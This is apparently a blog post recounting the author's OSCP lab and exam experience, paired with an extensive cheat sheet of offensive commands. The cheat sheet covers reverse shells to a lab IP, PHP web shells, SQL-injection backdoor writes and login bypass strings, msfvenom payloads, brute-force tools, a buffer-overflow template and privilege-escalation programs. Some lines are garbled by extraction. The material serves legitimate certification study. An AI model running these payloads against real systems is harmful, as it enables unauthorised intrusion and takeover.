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## Passing OSCP

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### Overview

Through pain, suffering, and persistence, I am proud to say that I am Offensive Security certified. This post will outline my experience obtaining OSCP along with some tips, commands, techniques and more.

It had taken me 40 days to root all machines in each subnet of the lab environment and 19 hours to achieve 5/5 machines in the exam.

### Lab

There is a bit of a love hate relationship with the lab however it is by far the best part of the course. The control panel will give you a drop down of machine IP addresses, from there you will need pick one and run your enumeration, no hostnames are provided.

I recommend doing the exercises, I spent the first week completing the exercises. Besides the bonus 5 points that you may need in the exam and being incredibly mundane, you will definitely learn a tonne.

Try not to use Metasploit unless you are really stuck, learning to exploit without it is invaluable. I had managed to root all machines without using Metasploit more than 2 times.

SSH Tunneling / Pivoting was daunting at first but there is an awesome tool I used called sshuttle (https://github.com/apenwarr/sshuttle) which will look after all of it and simple to use, quick tip to remember is that you can chain sshuttle commands to reach a subnet within a subnet.

Passwords in the labs are either guessable or cracked within minutes, if you are spending more than 20 minutes brute forcing or dictionary attacks then there is another way in. I used SecLists (https://github.com/danielmiessler/SecLists) almost exclusively for fuzzing or passwords.

In the beginning I had a terrible habit of over complicating things, always try simple things first for the low hanging fruit such as **sudo** -1.

# Preparation

Get organised, keep notes! the lab machines will contain loot or will have dependencies that you will need to refer to later. I primarily used Microsoft OneNote because it saved to the cloud and allowed me to seamlessly view between work and home machines, a great alternative however is cherrytree (https://www.giuspen.com/cherrytree/).

My preparation was mostly HackTheBox (https://www.hackthebox.eu/) and VulnHub (https://www.vulnhub.com/), HackTheBox was a great platform to get you into the mindset before starting OSCP however it can be very CTF'y so bear in mind.

I have listed some VulnHub machines that I found were similar to OSCP, there was also one machine on ExploitExercises (https://exploit-exercises.com/) called nebula, the techniques used in this machine were vital and used in the labs.

If you find yourself overwhelmed and not sure where to start, watch these videos by IppSec (https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA), I can't tell you how many things I've learnt by watching his videos, IppSec releases walkthroughs for each retired machine on HackTheBox.

#### **Vulnerable Machines**


- Kioptrix: Level 1 (https://www.vulnhub.com/entry/kioptrix-level-1-1,22/)
- Kioptrix: Level 1.1 (https://www.vulnhub.com/entry/kioptrix-level-11-2,23/)
- Kioptrix: Level 1.2 (https://www.vulnhub.com/entry/kioptrix-level-12-3,24/)

- Kioptrix: Level 1.3 (https://www.vulnhub.com/entry/kioptrix-level-13-4,25/)
- FristiLeaks: 1.3 (https://www.vulnhub.com/entry/fristileaks-13,133/)
- Stapler: 1 (https://www.vulnhub.com/entry/stapler-1,150/)
- Brainpan: 1 (https://www.vulnhub.com/entry/brainpan-1,51/)
- VulnOS: 2 (https://www.vulnhub.com/entry/vulnos-2,147/)
- SickOs: 1.2 (https://www.vulnhub.com/entry/sickos-12,144/)
- pWnOS: 2.0 (https://www.vulnhub.com/entry/pwnos-20-pre-release,34/)
- Nebula (https://exploit-exercises.com/nebula/)

#### Structure

Each subnet had a separate table containing useful information for quick reference, this will be useful in both the lab and exam where you might need to recall a name/file you've previously seen.

Hostname	IP	Exploit	ARP	Loot	os
Box1	10.10.10.10	MS08-067	10.10.10.11	capture.pcap	Windows Server 2000



### **Enumeration**

Enumeration is the most important thing you can do, at that inevitable stage where you find yourself hitting a wall, 90% of the time it will be because you haven't done enough enumeration.

A quick tip about nmap, run it from a rooted box instead of going over VPN! If that box doesn't have nmap, you can upload a standalone nmap binary such as this one: nmap (https://github.com/ZephrFish/static-tools/blob/master/nmap/nmap).

Almost every review I've read about OSCP tells you to script your enumeration, while that is a good idea..there is already scripts out there specifically for OSCP such as codingo's Reconnoitre (https://github.com/codingo/Reconnoitre). I can't recommend codingo & Reconnoitre enough, he has built an awesome script. I had used this script initially to do quick scans of the environment then full TCP scans manually. Below are commands I found helpful while in the lab:

```
Nmap
```

```
Quick TCP Scan
 nmap -sC -sV -vv -oA quick 10.10.10.10
Quick UDP Scan
 nmap -sU -sV -vv -oA quick_udp 10.10.10.10
Full TCP Scan
 nmap -sC -sV -p- -vv -oA full 10.10.10.10
Port knock
 for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x 10.10.10.10; done
Web Scanning
Gobuster quick directory busting
 gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
Gobuster comprehensive directory busting
 gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/
 big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'
Gobuster search with file extension
 gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -
 x .txt,.php
Nikto web server scan
 nikto -h 10.10.10.10
Wordpress scan
 wpscan -u 10.10.10.10/wp/
Port Checking
Netcat banner grab
 nc -v 10.10.10.10 port
Telnet banner grab
 telnet 10.10.10.10 port
```

#### **SMB**

```
SMB Vulnerability Scan
```

```
nmap -p 445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.10.10.10
```

SMB Users & Shares Scan

```
nmap -p 445 -vv --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.10.10
```

Enum4linux

```
enum4linux -a 10.10.10.10
```

Null connect

```
rpcclient -U "" 10.10.10.10
```

Connect to SMB share

```
smbclient //MOUNT/share
```

#### **SNMP**

SNMP enumeration

```
snmp-check 10.10.10.10
```

# Commands

This section will include commands / code I used in the lab environment that I found useful

#### **Python Servers**

```
Web Server
```

```
python -m SimpleHTTPServer 80
```

FTP Server

```
# Install pyftpdlib
pip install pyftpdlib
# Run (-w flag allows anonymous write access)
python -m pyftpdlib -p 21 -w
```

#### **Reverse Shells**

Bash shell

```
bash -i >& /dev/tcp/10.10.10.10/4443 0>&1
```

```
Netcat without -e flag
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 4443 >/tmp/f
Netcat Linux
 nc -e /bin/sh 10.10.10.10 4443
Netcat Windows
 nc -e cmd.exe 10.10.10.10 4443
Python
 python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conn
 ect(("10.10.10.10",4443)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=
 subprocess.call(["/bin/sh","-i"]);'
Perl
 perl -e 'use Socket;$i="10.10.10.10";$p=4443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tc
 p"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDE
 RR,">&S");exec("/bin/sh -i");};'
Remote Desktop
Remote Desktop for windows with share and 85% screen
 rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.10.10.10
PHP
PHP command injection from GET Request
 <?php echo system($_GET["cmd"]);?>
 #Alternative
 <?php echo shell_exec($_GET["cmd"]);?>
Powershell
Non-interactive execute powershell file
 powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File file.ps1
Misc
```

## export PATH=\$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/ucb/

Linux proof

More binaries Path

```
hostname && whoami && cat proof.txt && /sbin/ifconfig
Windows proof
 hostname && whoami.exe && type proof.txt && ipconfig /all
SSH Tunneling / Pivoting
sshuttle
 sshuttle -vvr user@10.10.10.10 10.1.1.0/24
Local port forwarding
 ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
Remote port forwarding
 ssh <gateway> -R <remote port to bind>:<local host>:<local port>
Dynamic port forwarding
 ssh -D <local proxy port> -p <remote port> <target>
Plink local port forwarding
 plink -1 root -pw pass -R 3389:<localhost>:3389 <remote host>
SQL Injection
 # sqlmap crawl
 sqlmap -u http://10.10.10.10 --crawl=1
 # sqlmap dump database
 sqlmap -u http://10.10.10.10 --dbms=mysql --dump
 # sqlmap shell
 sqlmap -u http://10.10.10.10 --dbms=mysql --os-shell
Upload php command injection file
 union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/inetpub/www
 root/backdoor.php'
Load file
```

union all select 1,2,3,4,load\_file("c:/windows/system32/drivers/etc/hosts"),6

Bypasses

```
' or 1=1 LIMIT 1 --
' or 1=1 LIMIT 1 -- -
' or 1=1 LIMIT 1#
'or 1#
' or 1=1 --
' or 1=1 --
```

#### **Brute force**

John the Ripper shadow file

```
$ unshadow passwd shadow > unshadow.db
 $ john unshadow.db
 # Hashcat SHA512 $6$ shadow file
 hashcat -m 1800 -a 0 hash.txt rockyou.txt --username
 #Hashcat MD5 $1$ shadow file
 hashcat -m 500 -a 0 hash.txt rockyou.txt --username
 # Hashcat MD5 Apache webdav file
 hashcat -m 1600 -a 0 hash.txt rockyou.txt
 # Hashcat SHA1
 hashcat -m 100 -a 0 hash.txt rockyou.txt --force
 # Hashcat Wordpress
 hashcat -m 400 -a 0 --remove hash.txt rockyou.txt
RDP user with password list
 ncrack -vv --user offsec -P passwords rdp://10.10.10.10
SSH user with password list
 hydra -l user -P pass.txt -t 10 10.10.10.10 ssh -s 22
FTP user with password list
 medusa -h 10.10.10.10 -u user -P passwords.txt -M ftp
```

#### **MSFVenom Payloads**

```
# PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f raw -o shell.php
# Java WAR reverse shell
msfvenom -p java/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f war -o shell.war
# Linux bind shell
msfvenom -p linux/x86/shell_bind_tcp LPORT=4443 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai
# Linux FreeBSD reverse shell
msfvenom -p bsd/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f elf -o shell.elf
# Linux C reverse shell
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f c
# Windows non staged reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f exe
-o non_staged.exe
# Windows Staged (Meterpreter) reverse shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -
f exe -o meterpreter.exe
# Windows Python reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f python -o
shell.py
# Windows ASP reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f asp -e x86/shikata_ga_nai
-o shell.asp
# Windows ASPX reverse shell
msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai
-o shell.aspx
# Windows JavaScript reverse shell with nops
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f js_le -e generic/none -n 1
# Windows Powershell reverse shell
msfvenom -p windows/shell reverse tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata ga nai -i 9 -f
psh -o shell.ps1
# Windows reverse shell excluding bad characters
msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f c -
b "\x00\x04" -e x86/shikata_ga_nai
# Windows x64 bit reverse shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -o shell.exe
# Windows reverse shell embedded into plink
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -e x86/shikata_ga_nai
-i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

### Interactive Shell

Upgrading to a fully interactive TTY using Python

```
# Enter while in reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z
# In Kali
$ stty raw -echo
$ fg
# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```

## File Transfers

#### **HTTP**

The most common file transfer method.

```
# In Kali
python -m SimpleHTTPServer 80

# In reverse shell - Linux
wget 10.10.10/file

# In reverse shell - Windows
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.10.10/file.ex
e','C:\Users\user\Desktop\file.exe')"
```

#### **FTP**

This process can be mundane, a quick tip would be to be to name the filename as 'file' on your kali machine so that you don't have to re-write the script multiple names, you can then rename the file on windows.

```
# In Kali
python -m pyftpdlib -p 21 -w

# In reverse shell
echo open 10.10.10.10 > ftp.txt
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt
# Execute
ftp -v -n -s:ftp.txt
```

#### **TFTP**

Generic.

```
# In Kali
atftpd --daemon --port 69 /tftp
# In reverse shell
tftp -i 10.10.10.10 GET nc.exe
```

#### **VBS**

When FTP/TFTP fails you, this wget script in VBS was the go to on Windows machines.

```
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
# Execute
cscript wget.vbs http://10.10.10.10/file.exe file.exe
```

## **Buffer Overflow**

Offensive Security did a fantastic job in explaining Buffer Overflows, It is hard at first but the more you do it the better you understand. I had re-read the buffer overflow section multiple times and ensured I knew how to do it with my eyes closed in preparation for the exam. Triple check the bad characters, don't just look at the structure and actually step through each character one by one would be the best advice for the exam.

```
# Payload
payload = "\x41" * <length> + <ret address> + "\x90" * 16 + <shellcode> + "\x43" * <remaining le</pre>
ngth>
# Pattern create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -1 <length>
# Pattern offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l <length> -q <address>
# nasm
/usr/share/metasploit-framework/tools/exploit/nasm shell.rb
nasm > jmp eax
# Bad characters
badchars = (
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
\xb1\xb2\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
\xd1\xd2\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

# **Privilege Escalation**

There is basically two blog posts that are treated as the privilege escalation bible, g0tmi1k's (https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/) post for Linux & fuzzysecurity's (http://www.fuzzysecurity.com/tutorials/16.html) post for Windows.

Offensive Security was able to provide a balance in the labs, there was definitely unique privilege escalate methods however there was also a lot of kernel exploits. I had developed a habit to searchsploit everything, with or without a version number, don't just skim..actually read them and understand how they work, there was countless times I had tried an exploit which failed and moved on only to realise it was the correct exploit but needed a slight tweak.

The devil is in the details, I was definitely guilty of skimming and missing the crucial details such as read and write permissions to /etc/passwd or sticky bit.

I had used three different scripts: LinuxPrivChecker (https://github.com/sleventyeleven/linuxprivchecker), LinEnum (https://github.com/rebootuser/LinEnum), and PowerUp (https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp). It is important to remember

that these scripts did not always find everything and manually searching for files is also required.

Kernel exploits were a bit of a hit and miss, machines are sometimes vulnerable many different ways... always thought using a kernel exploit was a bit like cheating, especially dirtyc0w which is never the intended way. There is 2 github posts that contain pre-compiled exploits that I found usefull, they are: abatchy17's Windows Exploits (https://github.com/abatchy17/WindowsExploits) & lucyoa's kernel exploits (https://github.com/lucyoa/kernel-exploits).

#### Links

Privilege Escalation:

- g0tmi1k Linux Priv Esc (https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/)
- fuzzysecurity Windows Priv Esc (http://www.fuzzysecurity.com/tutorials/16.html)
- sploitspren Windows Priv Esc (https://www.sploitspren.com/2018-01-26-Windows-Privilege-Escalation-Guide/)
- togie6 Windows Priv Esc Guide (https://github.com/togie6/Windows-Privesc)

#### Kernel Exploits:

- abatchy17's Windows Exploits (https://github.com/abatchy17/WindowsExploits)
- lucyoa's kernel exploits (https://github.com/lucyoa/kernel-exploits)

#### Scripts:

- LinuxPrivChecker (https://github.com/sleventyeleven/linuxprivchecker)
- LinEnum (https://github.com/rebootuser/LinEnum)
- PowerUp (https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp)

# **Scripts**

#### useradd.c

Windows - Add user.

```
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */
int main ()
{
   int i;
   i=system ("net user <username> <password> /add && net localgroup administrators <username> /ad
d");
   return 0;
}
# Compile
i686-w64-mingw32-gcc -o useradd.exe useradd.c
```

#### SUID

Set owner user ID.

```
int main(void){
   setresuid(0, 0, 0);
   system("/bin/bash");
}
# Compile
gcc suid.c -o suid
```

#### Powershell Run as

Run file as another user with powershell.

```
echo $username = '<username>' > runas.ps1
echo $securePassword = ConvertTo-SecureString "<password>" -AsPlainText -Force >> runas.ps1
echo $credential = New-Object System.Management.Automation.PSCredential $username, $securePasswo
rd >> runas.ps1
echo $tart-Process C:\Users\User\AppData\Local\Temp\backdoor.exe -Credential $credential >> runa
s.ps1
```

#### **Process Monitor**

Monitor processes to check for running cron jobs.

### Exam


My exam was scheduled 9:00AM Monday morning about one week after my lab time had ended. The game plan was to scan target machines with Reconnoitre while I worked on the target machines then manually scan ports as they were found. I always had some form of enumeration scan running the background while I was working on the target machine.

I had taken screenshots of almost every step in preparation for the exam report, I also ran Open Broadaster Software (https://obsproject.com/) to record my screen while I did my exam, this was useful in case I had missed a screenshot to which I could refer to later. I had a separate terminal window for each target machine and never closed it so that I could also refer to later while doing the exam report.

In hindsight, the exam boxes were not particularly difficult but the vulnerabilities are well hidden. Beware of the red herrings and rabbit holes, they are placed intentionally! Knowing when to move on is important, there were times where I had spent hours on a path for privilege escalation only to realise there was another method hidden in plain sight.

After sleeping for a few hours I immediately started on my report, my approach was to be heavily screenshot based and brief outlining only the steps required to exploit. Knowing who the target audience is important, the report was written such that a non-technical person was able to replicate the steps just by reading the report. The report totaled 43 pages and was completed in a few hours, it was zipped along with my lab report, uploaded and sent to Offensive Security.

#### Structure



### Conclusion

After the grueling 28 hour wait after submitting the report, the email from Offensive Security had arrived indicating that I had successfully completed the Penetration Testing with Kali Linux certification exam and have obtained the Offensive Security Certified Professional (OSCP) certification.